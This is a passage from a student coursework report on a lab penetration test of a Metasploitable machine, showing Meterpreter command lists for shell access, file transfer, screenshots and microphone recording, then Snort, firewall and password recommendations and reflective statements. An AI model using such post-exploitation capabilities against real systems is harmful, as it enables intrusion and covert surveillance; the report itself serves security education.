


```
root@kali: ~
File Edit View Search Terminal Help
Stdapi: System Commands
=====
Command      Description
----- -----
execute      Execute a command
getenv      Get environment variable values
getuid       Get the user that the server is running as
localtime   Displays the target system's local date and time
pgrep        Filter processes by name
ps           List running processes
shell        Drop into a system command shell
sysinfo     Gets information about the remote system, such as OS

Stdapi: User Interface Commands
=====
Command      Description
----- -----
screenshot   Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=====
Command      Description
----- -----
record mic   Record audio from the default microphone for X seconds
```

Fig 12. List of System, User Interface and Webcam commands



```
root@kali: ~
File Edit View Search Terminal Help
Stdapi: File system Commands
=====
Command      Description
----- -----
cat          Read the contents of a file to the screen
cd           Change directory
checksum    Retrieve the checksum of a file
cp           Copy source to destination
dir          List files (alias for ls)
download    Download a file or directory
edit         Edit a file
getwd       Print local working directory
getwd       Print working directory
ls           List local files
lpwd       Print local working directory
ls           List files
mkdir       Make directory
mv           Move file to destination
pwd          Print working directory
rm           Delete the specified file
rmdir      Remove directory
search     Search for files
upload     Upload a file or directory
```

Fig 13. List of File System commands

As displayed in the figures above, through this exploit we were able to reach the highest level of privilege. Using this privilege, it was feasible to access all areas of the system. This is inclusive of the capability of accessing/altering data and webcam control.

Network Fortification and Recommendations

After understanding the security issues within the network, the next step was to begin looking at how it could be improved to mitigate the vulnerabilities discovered. This involved employing a number of tools that would work to prevent these exploits from being used maliciously, any issues that required more resources than we were able to use were given recommendations of action that readers could learn from to prevent and/or mitigate any future attacks targeting the vulnerabilities mentioned.

Firewalls

Firewalls are network security devices capable of monitoring and filtering network traffic. Data packets can also be blocked based on the security rules in place. Using firewalls, a separation between traffic from external sources and an internal network can be formed. This barrier aids in ceasing attacks and stopping malware.




Fig 14. Firewall filtering incoming traffic

Snort IDS/IPS

In order to improve the level of security within the network, SNORT can be implemented. SNORT is a free open source intrusion detection system (IDS) and intrusion prevention system (IPS). The system is capable of examining and inspecting packets traversing across the network, detecting any possibly harmful payloads, along with any abnormalities. Furthermore, SNORT can be used as a packet logger, allowing it to debug network traffic.




Fig 15. SNORT topology

Benefits of an Intrusion Detection System

- Can be installed as a host-based intrusion detection system (HIDS), providing the advantage of any attempts of files being re-written or changed being detected, along with other suspicious activity.
- Capable of monitoring firewalls, files, routers and servers
- After a breach has been detected, an alarm is raised, and alerts are sent out to notify users
- Aids the administrator with the implementation of effective controls through the analysis of various forms of attacks and patterns
- The signature database provides a quick response to malicious software with a high accuracy, resulting in less false alerts

Benefits of an Intrusion Prevention System

- Prevent DoS/DDoS attacks
- Identify and stop OS fingerprinting attempts used by attackers to figure out the target system OS so it can be exploited.
- Capture intruders in real time during instances where the antivirus may have been bypassed or missed the trespasser
- Stop attempts consisting of finding open ports on specific hosts
- Prevent attacks on SSL protocol
- As IPS only records network activity when malicious activity has been detected, user's privacy can be upheld

UnrealICd




Fig 16. Intrusion Detection System

SNORT contains an Intrusion Detection System capable of monitoring the packets traversing the network and identifying patterns that match other attacks through the signatures. Additionally, the implementation of a firewall could track incoming and outgoing visitors on the system. The nmap alerts provided by SNORT will also notify the host when any suspicious activity is being carried out.

PostgreSQL

To improve the security, a more secure password needs to be selected. The Intrusion Prevention System will protect the server from attacks against the SSL protocol whilst simultaneously catching any trespassers in the event the protection is bypassed.




Fig 17. Intrusion Prevention System

Java RMI

To mitigate the packet crafting vulnerability, SNORT can be used to carry out packet inspections, discerning any harmful payloads. The employment of HIDS would provide an extra layer of security in the event there has been a bypass and the attacker is attempting to alter data as it would be detected. Moreover, in the scenario there has been unauthorised access or a suspicion of the execution of arbitrary code, SNORT is capable of detecting the activity and notifying the administrator.

```
pentest@ubuntu:~$ sudo snort -A console -q -u snort -c /etc/snort/snort
.conf -i eth0
12/20-08:46:53.932278 [**] [1:1000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP}
192.168.1.104:51338 -> 192.168.1.105:22
12/20-08:46:53.932991 [**] [1:1000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP}
192.168.1.104:51338 -> 192.168.1.105:22
12/20-08:46:53.934417 [**] [1:1000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP}
192.168.1.104:51338 -> 192.168.1.105:22
```

Fig 18. Nmap alert displaying IP address of attacker

Reflective Statements

Although this project started off seemingly complex, working through it with my group allowed us to surpass the obstacles we faced in the beginning to then start setting up our prototype network. We chose to work through question 2b, which had us working with Kali Linux and Metasploit to connect them under one internal network. Initially we made the mistake of attempting to use Ubuntu instead of kali which lacked the security tools necessary to carry out the tasks we were given. However, when we made the move to Kali, setting up the prototype network became a lot easier as we managed to work through the process quite efficiently despite the technical difficulties we faced. Because the network was able to be setup on one computer using virtual stations, splitting up the tasks required between our group evenly was more of a task than it first seemed. But we eventually employed a 'hotseat' method which had at least one person constantly working on the network, this method

required effective communication in order to keep the workflow consistent and the work quality good. When contributing to the project, I played a role in these specific areas:

- Writing the introduction to question 1 which detailed the threat of existing security challenges to networks
- Researching and evaluating two security challenges for networks
- The setting up of the network, namely the final part which involved using the IP's of both endpoints (Kali's virtual machine and Metasploit's IP) to connect them and finalise the creation of the prototype network
- Running a vulnerability scan of the network using OpenVAS to create a report of all weaknesses and vulnerabilities within the target (metasploit)
- Capturing screenshots of the previous two tasks

During the beginning of the project, we had struggled in getting started as we ran into problems such as the WIFI connection not being available on the virtual environments such as Kali Linux and Metasploit which was then fixed by changing the network type within the VM settings to NAT type. However, this didn't stall the progression of the project as we shown great communication within ourselves as a group and worked very hard in completing question 2b together as I had the task to type the commands within Kali Linux and Metasploit and figured out how to run the exploit via Kali Linux targeting Metasploit which had worked successfully, leading to Tomiwa to use the same format in completing a further two vulnerability attacks within Metasploit.

During our curriculum this year, it had specified in learning the basics within Linux commands as we had also dove into firewall installations and the scanning of vulnerabilities within the Linux operating system which had aided us to complete the coursework without much confusion as we had practiced for many weeks. With this knowledge it had helped me gain confidence in looking for other vulnerability scanners that can help in the aid of our project which also led to the use of the Greenbone vulnerability scanner used in question 2 to further our research in finding vulnerabilities within Metasploit to attack and write our findings about them, especially linking such findings to the Severity score. Furthermore, we had decided to split each question to one question between each other which led me to doing part of question 1 with Chris and question 3. My job was to investigate and detail the attacks we wanted to carry out using the findings from Greenbone which also assisted Tomiwa who was in charge of completing question 4 with a detailed analysis on the high vulnerability severity scores which made it easier for us to find out the best attacks for Metasploit.

Tomiwa Oladejo (N0940282)

The curriculum for the module encompassed the basics on Linux and understanding how to network between Kali and Metasploitable. Working through the labs allowed me to build the foundation of my comprehension of the system, inclusive of the skills required to complete tasks. Additionally, the module displayed security systems which can be put in place to defend against attacks.

When the project started, we encountered some complications and variables, resulting in a few setbacks. As we attempted to setup question 2b, we came to the realisation the connection between Ubuntu and Metasploitable under an internal network was not a viable solution. However, as time passed, we were able to overcome any complications which arose through effective teamwork and communication. After switching Ubuntu with Kali, the network became simpler to setup.

As tasks were divided between the group, I was tasked with the completion of question 4. This consisted of:

- Carrying out the security testing strategy
- Detailing the results obtained in a step-by-step manner
- Making recommendations on how the security of the network may have been improved
- How to raise the level of security of the OS to meet the needs for internet readiness.

Whilst attempting to learn and understand the Kali and Metasploitable framework, I faced several challenges. The perseverance of executing various exploits, from when a connection to the host machine was not set to discerning which modules were of significance for the specific exploit, gave me the opportunity to build a cognizant understanding of the similarities and links around the system's framework. Making recommendations regarding the security of the network challenged me to delve deeper into the root of the vulnerabilities and potential safeguards that could be integrated to reduce these risks.

References

- [1] Shetty, S. (2022). *8 Common Network Security Threats and How to Prevent Them*. [online] TechGenix. Available at: <https://techgenix.com/prevent-common-network-security-threats/>.
- [2] Kaplanskiy, A. (2019). *Network Security Issues - Types of Network Security Threats by TrustNet*. [online] TrustNet Cybersecurity Solutions. Available at: <https://www.trustnetinc.com/network-security-issues/>.
- [3] Anon. (n.d.). *Network Security Basics - Definition, Threats and Solutions | Computer Network | CompTIA*. [online] Available at: <https://www.comptia.org/content/guides/network-security-basics-definition-threats-and-solutions>.
- [4] Tidy, J. Molloy, D. (2020) *Twitter hack: 130 accounts targeted in attack* - BBC News. [online] BBC News. Available at: <https://www.bbc.co.uk/news/technology-53445090>.
- [5] owasp.org. (n.d.). *WSTG - v4.2 / OWASP Foundation*. [online] Available at: https://owasp.org/www-project-web-security-testing-guide/v42/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies#owasp-testing-guides [Accessed 15 Mar. 2023].
- [6] CAES Web Team (2017). *I've Got Malware, Now What? A Guide on Malware and Malware Removal* / CAES Office of Information Technology. [online] Available at: <https://oit.caes.uga.edu/malware-removal/> [Accessed 15 Mar. 2023]
- [7] Imperva (2019). *What is Social Engineering | Attack Techniques & Prevention Methods* / Imperva. [online] Learning Center. Available at: <https://www.imperva.com/learn/application-security/social-engineering-attack/>.
- [8] Freda, A. (2022). *What Is a Firewall and Why Do You Need One?* [online] What Is a Firewall and Why Do You Need One? Available at: <https://www.avast.com/c-what-is-a-firewall> [Accessed 16 Mar. 2023].
- [9] Georgescu, E. (2021). *Everything You Need to Know About an IPS System*. [online] Heimdal Security Blog. Available at: <https://heimdalsecurity.com/blog/intrusion-prevention-system-ips/> [Accessed 15 Mar. 2023].
- [10] <https://www.facebook.com/raj.chandel.5> (2017). *How to Detect NMAP Scan Using Snort*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/detect-nmap-scan-using-snort/> [Accessed 15 Mar. 2023].
- [11] Katz, U. (2022). *Blinding Snort: Breaking the Modbus OT Preprocessor*. [online] Claroty. Available at: <https://claroty.com/team82/research/blinding-snort-breaking-the-modbus-ot-preprocessor> [Accessed 15 Mar. 2023].

[12] Network Simulation Tools. (n.d.). *Design & Development of Intrusion Detection System (Thesis)*. [online] Available at: <https://networksimulationtools.com/intrusion-detection-system-projects/> [Accessed 15 Mar. 2023].

[13] Seqrite (2018). *Benefits of having Intrusion Prevention/Detection System in your enterprise*. [online] Seqrite Blog. Available at: <https://www.seqrite.com/blog/benefits-of-having-intrusion-prevention-detection-system-in-your-enterprise/> [Accessed 15 Mar. 2023].